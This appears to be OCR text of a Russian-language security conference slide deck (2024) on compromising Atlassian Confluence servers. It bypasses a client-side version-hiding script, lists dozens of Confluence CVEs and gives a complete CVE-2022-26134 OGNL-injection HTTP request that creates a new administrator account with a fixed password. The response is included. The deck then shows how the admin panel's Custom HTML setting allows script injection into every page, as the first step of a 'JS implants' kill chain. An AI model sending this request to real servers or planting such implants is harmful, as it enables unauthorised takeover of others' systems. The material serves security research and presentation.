Norsk, Polski, Português, Română, Slovenčina, Suomi, Svenska, Русский, 中文, 日本語, and 한국어. Below the languages, there is a red-bordered box containing the text 'На платформе Atlassian Confluence 7.3.2', followed by links 'Сообщить об ошибке' (Report a bug) and 'Новости Atlassian' (Atlassian news). The Atlassian logo is centered at the bottom of the page.

Зарегистрироваться - Confluence

localhost:8090/login.action

### Войти

Имя пользователя

Пароль

☐ Запомнить меня

[Войти](#) [Забыли ваш пароль?](#)

Čeština · Dansk · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский · 中文 · 日本語 · 한국어

На платформе Atlassian Confluence 7.3.2 · [Сообщить об ошибке](#) · [Новости Atlassian](#)

**ATLASSIAN**

По умолчанию в каждой версии Confluence-сервера в footer-е отображается имя и версия используемого ПО

## Войти

Имя пользователя

Пароль

☐ Запомнить меня

Войти

[Забыли ваш пароль?](#)

Čeština · Dansk · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский · 中文 · 日本語 · 한국어



Инспектор
Консоль
Отладчик
Сеть
Стили
Профайлер
Память
Хранилище

remove

<script type="text/javascript">

document.getElementById("footer-build-information").remove(); document.getElementById("poweredby").remove();

</script>

</section>

</div>

</div>

<!--\#full-height-container-->

</div>

<!--\#page-->

</body>

</html>

1 из 1

Прави.

Поиск стилей

:hov .cls

Ни один элемент не выделен.

html > body#com-atlassian-confluence.theme-defa... > div#page > div#full-height-container > div#footer > section.footer-body > script

На странице аутентификации обнаружен нетипичный для Confluence-сервера HTML-код

20

# Анализ обнаруженного JS-кода



```
1 <script type="text/javascript">
2     document.getElementById("footer-build-information").remove();
3     document.getElementById("poweredby").remove();
4 </script>
```

- 2-я строка – прячет номер версии используемого Confluence-сервера:

Čeština · Dansk · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский · 中文 · 日本語 · 한국어

На платформе Atlassian Confluence · Сообщить об ошибке · Новости Atlassian



- 3-я строка – прячет полностью строку из footer-a:

Čeština · Dansk · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский · 中文 · 日本語 · 한국어



# Преждевременные выводы

01

Администратор Confluence-сервера путем добавления произвольного HTML-кода пытался скрыть версию используемого ПО

02

Произвольный HTML-код был внедрен в том числе в страницу аутентификации пользователей

03


Более подробное изучение данной находки может быть полезным для нарушителя

04

Согласимся, что скрытие версии используемого ПО на клиенте с помощью Javascript является малоэффективным

# «Раз bypass, два bypass»

NO  
FF  
ONE  
2024



Определяем скрываемую версию Confluence-сервера с помощью расширения “NoScript” 23

# Строим свой Cyber-Kill Chain с \ Confluence и ...

01

Получение административного доступа к Confluence-серверу

03


...

02

...



# Получаем доступ к админ-панели



cve-2022-0573 cve-2020-14175 cve-2018-11776 cve-2019-13127 cve-2024-21686 cve-2023-52240 cve-2019-10100 cve-2019-17444 cve-2005-3967 cve-2016-6496 cve-2023-22503 cve-2024-21683 cve-2022-1231 cve-2023-33287 cve-2021-45074 cve-2022-24070 cve-2024-21677 cve-2021-3860 cve-2019-3396 cve-2023-50932 cve-2021-32765 cve-2021-42122 cve-2023-36662 cve-2017-7415 cve-2023-22505 cve-2020-29444 cve-2021-37843 cve-2023-22508 cve-2019-3394 cve-2021-42119 cve-2024-21674 cve-2020-4027 cve-2019-20102 cve-2020-36290 cve-2021-46270 cve-2017-7525 cve-2016-6668 cve-2023-22504 cve-2021-26085 cve-2018-13393 cve-2019-20406 cve-2021-23163 cve-2024-23538 cve-2019-13347 cve-2022-26137 cve-2019-15005 cve-2017-18084 cve-2019-15006 cve-2023-22503 cve-2021-42119 cve-2018-13393 cve-2017-18085 cve-2020-17530 cve-2021-45730 cve-2012-6342 cve-2016-431 cve-2017-9513 cve-2015-8398 cve-2022-0668 cve-2019-15053 cve-2018-13389 cve-2020-35121 cve-2020-29450 cve-2021-42544 cve-2023-22527 cve-2021-42121 cve-2024-21673 cve-2021-26072 cve-2018-20239 cve-2020-24898 cve-2020-4020 cve-2022-42978 cve-2012-2926 cve-2021-42116 cve-2023-34149 cve-2020-35122 cve-2021-26084 cve-2021-41834 cve-2022-26138 cve-2023-22526 cve-2017-16856 cve-2019-3395 cve-2022-44724 cve-2021-46687 cve-2021-42115 cve-2011-4822 cve-2014-8658 cve-2024-23537 cve-2021-42118 cve-2021-42117 cve-2019-0233 cve-2019-0230 cve-2021-37412 cve-2012-2928 cve-2017-9505 cve-2024-21678 cve-2023-22515 cve-2023-34396 cve-2021-45721 cve-2021-39114

# cve-2022-26134

# 1-shot Confluence admin (CVE-2022-26134)



**Request**

PrettyRawHex

```
1 GET
  /$%7B%23this.getUserAccessor().addUser('backup','Backup_password!','backup@local','backup',%40co
  m.atlassian.confluence.util.GeneralUtil@splitCommaDelimitedString(%22confluence-administrators,c
  onfluence-users%22))%7D/ HTTP/1.1
2 Host: localhost:8090
3
4
```

ⓘ ⚙ ⏪ ⏩

Search

🔍 0 highlights

**Response**

PrettyRawHexRender

```
1 HTTP/1.1 302
2 X-ASEN: SEN-L20405942
3 X-Confluence-Request-Time: 1723909530010
4 Set-Cookie: JSESSIONID=34E991B696F405BBD528D5CFE9E45E08; Path=/; HttpOnly
5 X-XSS-Protection: 1; mode=block
6 X-Content-Type-Options: nosniff
7 X-Frame-Options: SAMEORIGIN
```

Добавление в уязвимый Confluence-сервер нового пользователя-администратора

# Легкой походкой заходим в админ-панель

NO  
FF  
ONE  
2024

InPrivate Зарегистрироваться - Confluence X

localhost:8090/login.action?os\_destination=%2Findex.action&permissionViolation=true

Confluence

### Войти

Имя пользователя

Пароль

☐ Запомнить меня

[Войти](#) [Забыли ваш пароль?](#)

**ОЦЕНОЧНАЯ ЛИЦЕНЗИЯ** Вам нравится Confluence? Почему бы не приобрести лицензию прямо сегодня?

[Čeština](#) · [Dansk](#) · [Deutsch](#) · [Eesti](#) · [English \(UK\)](#) · [English \(US\)](#) · [Español](#) · [Français](#) · [Íslenska](#) · [Italiano](#) · [Magyar](#) · [Nederlands](#) · [Norsk](#) · [Polski](#) · [Português](#) · [Română](#) · [Slovenčina](#) · [Suomi](#) · [Svenska](#) · [Русский](#) · [中文](#) · [日本語](#) · [한국어](#)

На платформе Atlassian Confluence 7.3.2 · [Сообщить об ошибке](#) · [Новости Atlassian](#)

**ATLASSIAN**

Рабочий стол - Confluence

localhost:8090/dashboard.action#all-updates

Confluence

Пространства

Пользователи

Создать

Поиск

Управление и обслуживание Confluence

Администрирование Confluence

Основные настройки

Управление

Управление приложениями

Все обновления

Популярное

Моя работа

Недавно работал с

Недавно посетил

Сохранено на будущее

Мои пространства

Разработка продукта

Все

admin

Разработка продукта

Обновлено менее минуты назад

Confluence - место для совместной работы команды и обмена знаниями, для создания и обсуждения Ваших файлов, идей, набросков, спецификаций, макетов, диаграмм и проектов.

Делитесь полезными ссылками, объявлениями и информацией здесь

Настроить

ОЦЕНОЧНАЯ ЛИЦЕНЗИЯ

Вам нравится Confluence? Почему бы не приобрести лицензию прямо сегодня?


На платформе Atlassian Confluence 7.3.2 · Сообщить об ошибке · Новости Atlassian

ATLASSIAN

localhost:8090/admin/viewgeneralconfig.action

NO  
FF  
ONE  
2024

Переходим в “Основные настройки”



В “Основных настройках” находим раздел “Пользовательский HTML”

Пользовательский HTML - Con X

localhost:8090/admin/viewcustomhtml.action

Confluence

Пространства Пользователи

Создать

Поиск

Администрирование Confluence

КОНФИГУРАЦИЯ

Основные настройки

Дополнительные настройки

Резервное копирование

Языки

Быстрые ссылки

Внешние гаджеты

Глобальные шаблоны и спецстраницы

Рассылка новостей

Почтовые серверы

Пользовательские макросы

Уведомления от приложений

Предотвращение спама

Языковая Поддержка Экспорта PDF

Настройка макроса "Code"

Office Connector

Конфигурация WebDAV

Пользовательский HTML

в конце HEAD

(пользовательский HTML не сконфигурирован)

в начале BODY

(пользовательский HTML не сконфигурирован)

в конце BODY

```
<script type="text/javascript">
  document.getElementById("footer-build-information").remove();
  document.getElementById("poweredby").remove();
</script>
```

Изменить

Полезные советы

Confluence может опционально добавлять порции пользовательского HTML кода к каждой странице, давая вам возможность создавать страницу статистики Javascript.

Вы можете предоставить пользовательский HTML, который будет вставлен в три расположения:

- перед концом тэга HEAD
- после началом тэга BODY
- перед концом тэга BODY

**Заметьте:** Убедитесь, что пользовательский HTML закрыл правильно все тэги и контент проверен. Неправильная разметка может предотвратить ваш доступ к контенту в Confluence.

Некоторые пользовательские темы могут не поддерживать вставку пользовательских HTML.

Находим место, куда легитимный администратор Confluence-сервера вставлял свой HTML-код

# Yeah... Now I get it

NO  
FF  
ONE  
2024

Пользовательский HTML - Con

localhost:8090/admin/viewcustomhtml.action

Confluence

Пространства Пользователи

Создать

Поиск

Администрирование Confluence

КОНФИГУРАЦИЯ

Основные настройки

Дополнительные настройки

Резервное копирование

Языки

Быстрые ссылки

Внешние гаджеты

Глобальные шаблоны и спецстраницы

Рассылка новостей

Почтовые серверы

Пользовательские макросы

Уведомления от приложений

Предотвращение спама

Языковая Поддержка Экспорта PDF

Настройка макроса "Code"

Office Connector

Конфигурация WebDAV

1 <script type="text/javascript">

2     document.getElementById("footer-build-information").remove();

3     document.getElementById("poweredby").remove();

4 </script>

в конце BODY

<script type="text/javascript">

document.getElementById("footer-build-information").remove();

document.getElementById("poweredby").remove();

</script>

Изменить

• после началом тэга BODY

• перед концом тэга BODY

**Заметьте:** Убедитесь, что пользовательский HTML закрыл правильно все тэги и контент проверен. Неправильная разметка может предотвратить ваш доступ к контенту в Confluence.

Некоторые пользовательские темы могут не поддерживать вставку пользовательских HTML.

Пользователь, входящий в группу **confluence-administrators**, имеет техническую возможность добавления произвольного HTML-кода на каждую (!) страницу Confluence-сервера

Данные настройки могут быть применены по следующему URI:  
<http://localhost:8090/admin/viewcustomhtml.action>

# Строим свой Cyber-Kill Chain с \ Confluence и JS-имплантами

01

Получение административного доступа к Confluence-серверу


03

...

